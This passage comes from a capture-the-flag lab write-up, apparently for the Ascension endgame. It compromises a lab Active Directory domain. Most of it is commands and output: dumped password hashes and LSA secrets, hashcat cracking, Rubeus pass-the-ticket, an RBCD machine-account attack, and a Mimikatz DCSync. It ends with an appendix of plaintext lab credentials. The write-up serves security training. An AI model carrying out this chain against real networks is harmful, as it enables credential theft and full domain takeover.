DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:3131accf305954967753590a4bc57daa:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:1df4fb8a87e9ea258720fe61f5f3867f:::
elliot:1003:aad3b435b51404eeaad3b435b51404ee:07c5c02992bded63e4f74126e65e308b:::
[*] Dumping cached domain logon information (domain/username:hash)
MEGAAIRLINE.LOCAL/Administrator:$DCC2$10240#Administrator#3ea6e70c7142de7e521195f33086a2bf
MEGAAIRLINE.LOCAL/elliot:$DCC2$10240#elliot#1985a8159434672943be0d4f94cea4b2
MEGAAIRLINE.LOCAL/anna:$DCC2$10240#anna#beff6c5d84183e72d1ef69f18051ed49
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:e94f84ec03dec01b9d03a7b81884b9bbd593be8f092e180d3483b262b6b630d0af65b3311557aaae91f399e17aa6d6ddfee07c5
2012138732fbdb6590a7151068357440d05a77bf91665b9b693be28456f47ca11d99a90112b533833d129937091e42e6f101ab2770905830c4e54eb433ae08f03c07309
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:a7d15994aed70866beebbbdd24fa02b0
[*] DPAPI_SYSTEM
dpapi_machinekey:0x487772fbffedccd08b08239af25f7c42a0c2ab76
dpapi_userkey:0x36cbede3241336b34893574f96c27a7411f18a6c
[*] NL$KM
 0000   33 EB 2A 1D A2 AF F4 43  EC AF 9F 47 4D F4 85 79   3.*....C...GM..y
 0010   87 A8 4E 71 64 8F D0 0F  94 E3 04 13 05 CD DA 92   ..Nqd...........
 0020   9B D1 EB 02 EA 26 6E 4B  0E 77 99 6A 29 73 7C 20   .....&nK.w.j)s|
 0030   D1 76 7B B6 3E 7F 42 CF  10 8A AA 01 D8 49 88 3D   .v{.>.B......I.=
NL$KM:33eb2a1da2aff443ecaf9f474df4857987a84e71648fd00f94e3041305cdda929bd1eb02ea266e4b0e77996a29737c20d1767bb63e7f42cf108aaa01d849883d
[*] Cleaning up...
```

Performing Credential Stuffing, I will find out that `MEGAAIRLINE\anna` user reuses her credentials for the builtin administrator account:

```
$ hashcat64.exe -m 2100 hashes/htb w --username
```

```
snovvcrash@snovvcrash-DT-WIN:/mnt/e/Programs/hashcat
➜  /mnt/…/Programs/hashcat cat hashes/htb
MEGAAIRLINE.LOCAL/anna:$DCC2$10240#anna#beff6c5d84183e72d1ef69f18051ed49
➜  /mnt/…/Programs/hashcat cat w
FWErfsgt4ghd7f6dwx
➜  /mnt/…/Programs/hashcat hashcat64.exe -m 2100 hashes/htb w --username --show
MEGAAIRLINE.LOCAL/anna:$DCC2$10240#anna#beff6c5d84183e72d1ef69f18051ed49:FWErfsgt4ghd7f6dwx
```


Observing anna's privileges in Bloodhound, the rest turns out to be trivial – RBCD's coming!!



I am not able to authenticate nether from MS01 or from DC2 as MEGAAIRLINE\anna due to some policy restrictions (`runas /netonly` or NamedPipePTH does not work either), so I will have to figure out the way to use anna's creds.

```
C:\Users\Administrator\Music>hostname
DC1

C:\Users\Administrator\Music>net use \\dc2.megaairline.local\NETLOGON 'FWErfsgt4ghd7f6dwx' /user:megaairline.local\anna
System error 2240 has occurred.

The user is not allowed to log on from this workstation.
```

I can use Rubeus `asktgt` in this situation to request Kerberos TGT and legitimately impersonate anna via Pass-the-Ticket. I also thought that doing Overpass-the-Hash with Mimikatz `sekurlsa::pth` will work, but it does not seem it does.





I suppose the Mimikatz approach fails due to the nature of `sekurlsa::pth` module which injects the hash directly into LSASS memory, when Rubeus *"causes the normal Kerberos authentication process to kick off as normal as if the user had normally logged on, turning the supplied hash into a fully-fledged TGT"* (ref).


Anyways, now I can do all the RBCD stuff right from DC1.daedalus.local:

```
Cmd > .\Rubeus.exe asktgt /domain:megaairline.local /dc:dc2 /user:anna
/password:FWErfsgt4ghd7f6dwx
/createnetonly:C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /show
```

```
PS > . .\powermad.ps1
PS > . .\powerview4.ps1
PS > New-MachineAccount -MachineAccount iLovePizza -Password $(ConvertTo-
SecureString 'PassW0rd!' -AsPlainText -Force) -Verbose -Domain megaairline.local
-DomainController DC2.megaairline.local
PS > Set-DomainRBCD DC2 -DelegateFrom iLovePizza -Domain megaairline.local -
Server DC2.megaairline.local -Verbose
PS > .\Rubeus.exe s4u /domain:megaairline.local /dc:DC2 /user:iLovePizza
/rc4:FC525C9683E8FE067095BA2DDC971889 /impersonateuser:administrator
/msdsspn:CIFS/DC2.megaairline.local /ptt /nowrap
PS > cd \\dc2.megaairline.local\c$
...
PS > c:
PS > .\Rubeus.exe s4u /domain:megaairline.local /dc:DC2 /user:iLovePizza
/rc4:FC525C9683E8FE067095BA2DDC971889 /impersonateuser:administrator
/msdsspn:CIFS/DC2.megaairline.local /altservice:LDAP /ptt /nowrap
PS > .\mimikatz.exe "log dcsync.txt" "lsadump::dcsync /domain:megaairline.local
/user:administrator /all /cvs" "exit"
```



Administrator: Command Prompt
C:\Users\Administrator\Music>hostname
DC1
C:\Users\Administrator\Music>.\Rubeus.exe asktgt /domain:megaairline.local /dc:dc2 /user:anna /password:FWErfsgt4ghd7f6dwx /createnetonly:C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /show
v1.6.1
[*] Action: Ask TGT
[*] Showing process : True
[+] Process : 'C:\Windows\System32
[+] ProcessID : 4556
[+] LUID : 0x9889861
[*] Using rc4_hmac hash: 78350C7B3C5FE865D
[*] Building AS-REQ (w/ preauth) for: 'meg
[*] Target LUID : 159946849
[+] TGT request successful!
[*] base64(ticket.kirbi):
[*] Target LUID: 0x9889861
[+] Ticket successfully imported!
ServiceName : krbtgt/megaairl
ServiceRealm : MEGAAIRLINE.LOC
UserName : anna
UserRealm : MEGAAIRLINE.LOC
StartTime : 4/22/2021 4:52:
EndTime : 4/23/2021 2:52:44 AM
RenewTill : 4/29/2021 4:52:44 PM
Flags : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType : rc4_hmac
Base64(key) : q+VJNte/ukbwvf4DCK8J8A==
C:\Users\Administrator\Music>
Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
PS C:\users\administrator\music> . .\powermad.ps1
PS C:\users\administrator\music> . .\powerview4.ps1
PS C:\users\administrator\music> New-MachineAccount -MachineAccount iLovePizza -Password $(ConvertTo-SecureString 'Passw0rd!' -AsPlainText -Force) -Verbose -Domain megaairline.local -DomainController DC2.megaairline.local
VERBOSE: [+] SAMAccountName = iLovePizza$
VERBOSE: [+] Distinguished Name = CN=iLovePizza,CN=Computers,DC=megaairline,DC=local
[-] Exception calling "SendRequest" with "1" argument(s): "The object exists."
PS C:\users\administrator\music> Set-DomainRBCD DC2 -DelegateFrom iLovePizza -Domain megaairline.local -Server DC2.megaairline.local -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC2.megaairline.local/DC=megaairline,DC=local
VERBOSE: [Set-DomainRBCD] Appending DelegateFilter:
(|(|(samAccountName=iLovePizza)(name=iLovePizza)(displayname=iLovePizza)))
VERBOSE: [Set-DomainRBCD] Set-DomainRBCD filter string:
(|(|(|(samAccountName=iLovePizza)(name=iLovePizza)(displayname=iLovePizza))))
VERBOSE: [Set-DomainRBCD] Appending to SDDL string:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-775547830-308377188-957446042-8610)
VERBOSE: [Set-DomainRBCD] Using SDDL string:
O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-775547830-308377188-957446042-8610)
VERBOSE: [Set-DomainRBCD] Set-DomainRBCD filter string: (&(|(|(samAccountName=DC2)(name=DC2)(displayname=DC2)))))
VERBOSE: [Set-DomainRBCD] Setting 'msds-allowedtoactonbehalfofotheridentity' to '1 0 4 128 20 0 0 0 0 0 0 0 0 0 0 0 36 0 0 0 1 2 0 0 0 0 0 5 32 0 0 0 32 2 0 0 2 0 44 0 1 0 0 0 0 0 36 0 255 1 15 0 1 5 0 0 0 0 0 5 21 0 0 0 182 235 57 46 100 118 97 18 154 119 17 57 162 33 0 0' for object 'DC2$'
WARNING: [Set-DomainRBCD] Error setting/replacing properties for object '' : 1 0 4 128 20 0 0 0 0 0 0 0 0 0 0 0 36 0 0 0 1 2 0 0 0 0 0 5 32 0 0 0 32 2 0 0 2 0 44 0 1 0 0 0 0 0 36 0 255 1 15 0 1 5 0 0 0 0 0 5 21 0 0 0 182 235 57 46 100 118 97 18 154 119 17 57 162 33 0 0
PS C:\users\administrator\music> .\Rubeus.exe s4u /domain:megaairline.local /dc:DC2 /user:iLovePizza /rc4:FC525C9683E8FE067095BA2DDC971889 /impersonateuser:administrator /msdsspn:CIFS/DC2.megaairline.local /ptt /nowrap
v1.6.1
[*] Action: S4U


Administrator: Command Prompt
C:\Users\Administrator\Music>hostname
DC1
C:\Users\Administrator\Music>.\Rubeus.exe asktgt /domain:megaairline.local /dc:dc2 /user:anna /password:FWErfsgt4ghd7f6dwx /createnetonly:C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /show
Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
[+] Ticket successfully imported!
PS C:\users\administrator\music> cd \\dc2.megaairline.local\c$
PS Microsoft.PowerShell.Core\FileSystem::\\dc2.megaairline.local\c$> cd users\administrator\desktop
PS Microsoft.PowerShell.Core\FileSystem::\\dc2.megaairline.local\c$\users\administrator\Desktop> ls
Directory: \\dc2.megaairline.local\c$\users\administrator\Desktop
Mode LastWriteTime Length Name
-ar--- 10/14/2020 10:45 AM 27 flag.txt
PS Microsoft.PowerShell.Core\FileSystem::\\dc2.megaairline.local\c$\users\administrator\Desktop> cat flag.txt
ASCENSION{g0t_alL_[redacted]
PS Microsoft.PowerShell.Core\FileSystem::\\dc2.megaairline.local\c$\users\administrator\Desktop> c:
PS C:\users\administrator\music> .\Rubeus.exe s4u /domain:megaairline.local /dc:DC2 /user:iLovePizza /rc4:FC525C9683E8FE067095BA2DDC971889 /impersonateuser:administrator /msdsspn:CIFS/DC2.megaairline.local /altservice:LDAP /ptt /nowrap
v1.6.1
[*] Action: S4U
[*] Using rc4_hmac hash: FC525C9683E8FE067095BA2DDC971889
[*] Building AS-REQ (w/ preauth) for: 'megaairline.local\iLovePizza'
[+] TGT request successful!
[*] base64(ticket.kirbi):
ServiceName : krbtgt/megaairl
UserName : anna
EndTime : 4/23/2021 2:52:44 AM
RenewTill : 4/29/2021 4:52:44 PM
Flags : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType : rc4_hmac
Base64(key) : q+VJNte/ukbwvf4DCK8J8A==
C:\Users\Administrator\Music>



Having obtained the full DCSync dump, I can use impacket to log into DC2 through double hop proxy via WMI:

```
$ proxychains4 -f ./proxychains4.conf wmiexec.py
MEGAAIRLINE/administrator@192.168.11.201  -hashes
:674f1a5c73f4faad8ddbf7f3bf86db60 -shell-type powershell
```



🤓 ***Feature.*** *Check out the `-shell-type` feature of mine to spawn a PowerShell shell via impacket's *exec.py scripts!*

!Flag

```
ASCENSION{g0t_a1L_********}
```

Appendix

A. Creds

```
MSSQL:daedalus:L3tM3FlyUpH1gh
MSSQL:sa:MySAisL33TM4n
WEB01\svc_dev:a2W@rWAHzG+zQrB4
WEB01\Administrator:EXuLyX_WtHxx9pS9
DAEDALUS\billing_user:D43d4lusB1ll1ngB055
DAEDALUS\svc_backup:jkQXAnHKj#7w#XS$
DAEDALUS\elliot:84@m!n@9
DAEDALUS\Administrator:pleasefastenyourseatbelts01!
MEGAAIRLINES\elliot:84@m!n@9
MS01\elliot:LetMeInAgain!
MS01\Administrator:FWErfsgt4ghd7f6dwx
MEGAAIRLINES\anna:FWErfsgt4ghd7f6dwx
```